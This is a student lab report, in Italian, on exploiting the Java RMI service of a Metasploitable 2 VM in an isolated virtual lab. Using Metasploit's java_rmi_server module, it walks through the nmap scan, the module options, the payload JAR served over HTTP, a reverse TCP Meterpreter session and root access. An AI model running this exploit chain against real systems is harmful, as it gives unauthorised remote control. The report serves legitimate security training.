

Report Tecnico: Sfruttamento della Vulnerabilità Java RMI su Metasploitable 2

Studente: Giuseppe Monaco

Introduzione

Il presente documento illustra la procedura di exploitation del servizio **Java Remote Method Invocation (RMI)**, attestato sulla porta **1099** di una macchina target Metasploitable 2. L'obiettivo dell'esercitazione è l'utilizzo del framework **Metasploit** per ottenere l'esecuzione di codice remoto (RCE) e stabilire una sessione interattiva di **Meterpreter**. Questa attività simula una compromissione di sistema dovuta a un servizio mal configurato o intrinsecamente insicuro che permette il caricamento di classi Java arbitrarie.

Configurazione del Laboratorio Virtuale

Per l'esecuzione dell'attacco è stato predisposto un ambiente isolato composto da due macchine virtuali:

- **Rete Virtuale:** Entrambe le macchine sono collegate tramite una rete interna ('kalinet') per garantire l'isolamento dal traffico esterno e permettere la comunicazione bidirezionale.
- **Configurazione IP:** Gli indirizzi IP sono stati configurati manualmente in modalità **statica** per riflettere i requisiti della traccia:
 - **Attaccante (Kali Linux):** 192.168.11.111




Fig. 1: Impostazioni di rete Kali Linux.

- **Vittima (Metasploitable 2): 192.168.11.112**

Lancio il comando `sudo nano /etc/network/interfaces` per aprire il file di configurazione di rete e modificare manualmente l'indirizzo IP:




Fig. 2: Impostazioni di Rete Metasploitable 2.




Fig. 3: Impostazioni del laboratorio di rete.

Information Gathering

0. Validazione della Porta

Prima di procedere con l'exploitation, è fondamentale verificare se il servizio **Java RMI** sulla macchina vittima è effettivamente raggiungibile e in ascolto sulla porta indicata dalla traccia. Per farlo utilizzeremo **nmap**.

Esecuzione del comando

Dalla Kali Linux eseguiamo una scansione TCP sulla porta 1099 del target

Comando: `nmap -sV -p 1099 192.168.11.112`

```
(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.353 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.185 ms
^C
— 192.168.11.112 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1025ms
rtt min/avg/max/mdev = 0.185/0.269/0.353/0.084 ms

(kali㉿kali)-[~]
$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 08:47 -0500
Nmap scan report for 192.168.11.112
Host is up (0.00020s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:04:EE:FA (Oracle VirtualBox virtual NIC)
```

Fig. 4: screenshot del comando “ping” ed “nmap”.

1. Ricerca, Selezione e Configurazione del Modulo

Inizializzato il framework Metasploit tramite il comando `msfconsole`, è stato selezionato il modulo specifico per il servizio Java RMI

Cerchiamo innanzitutto il nome del modulo con il comando “search”:

`search java_rmi`

```
msf > search java_rmi

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry	.	normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	_ target: Generic (Java Payload)
3	_ target: Windows x86 (Native Payload)
4	_ target: Linux x86 (Native Payload)
5	_ target: Mac OS X PPC (Native Payload)
6	_ target: Mac OS X x86 (Native Payload)
7	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
8	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation

```
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi
```

Fig. 5: screenshot del comando **search module** di meterpreter.

Dopodiché, carichiamo il modulo e controlliamone le opzioni:

```
use exploit/multi/misc/java_rmi_server
show options
```

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   false           no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   false           no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Fig. 6: screenshot del comando **show options** di meterpreter.

I parametri fondamentali sono stati impostati come segue:

- **RHOSTS:** 192.168.11.112 (Target);
- **RPORT:** 1099 (Porta del servizio Java RMI);
- **LHOST:** 192.168.11.111 (Indirizzo dell'attaccante per la reverse shell).

```
  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   false           no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   false           no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

Fig. 7: screenshot delle **opzioni** del modulo java_rmi_server.

2. Esecuzione dell'Attacco

Lanciando il comando **run**, il framework avvia un gestore **TCP** locale, invia la chiamata **RMI** al target e serve il payload **JAR** tramite un server **HTTP** temporaneo. Una volta eseguito il payload sulla vittima, viene stabilita la sessione **Meterpreter**.

```
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/7lp3nNpB
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:34464) at 2026-01-23 08:57:08 - 0500

meterpreter > █
```

Fig. 8: screenshot della creazione della sessione in meterpreter.

Post-Exploitation: Raccolta Evidenze

Una volta ottenuto l'accesso con privilegi di sistema tramite Meterpreter, sono state raccolte le informazioni richieste dalla traccia:

1. Configurazione di Rete

Per analizzare le interfacce di rete della macchina vittima, è stato utilizzato il comando Meterpreter **ipconfig** (o **ifconfig**).

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe04:eefa
IPv6 Netmask : ::
```

Fig. 9: screenshot del comando ipconfig tramite sul target tramite meterpreter.

2. Tabella di Routing

Per comprendere come la macchina instrada il traffico e identificare eventuali altre reti accessibili, è stato eseguito il comando `route`.

```
meterpreter > route
```

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

IPv6 network routes

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe04:ee0a	::	::		

Fig. 10: screenshot della tabella di routing della Metasploitable2.

3. Verifica Privilegi

Ho lanciato il comando `getuid` per conoscere l'utente di login e capire se fosse necessario fare privilege escalation. Tuttavia, dopo aver eseguito il comando, ho notato di avere già privilegi da amministratore.

```
meterpreter > getuid
Server username: root
```

Conclusione

L'attività ha confermato la criticità del servizio **Java RMI** se esposto senza adeguate protezioni. Attraverso l'uso di Metasploit, è stato possibile ottenere il controllo remoto completo della macchina `192.168.11.112`. Le evidenze raccolte (IP e rotte) completano la fase di ricognizione post-compromissione.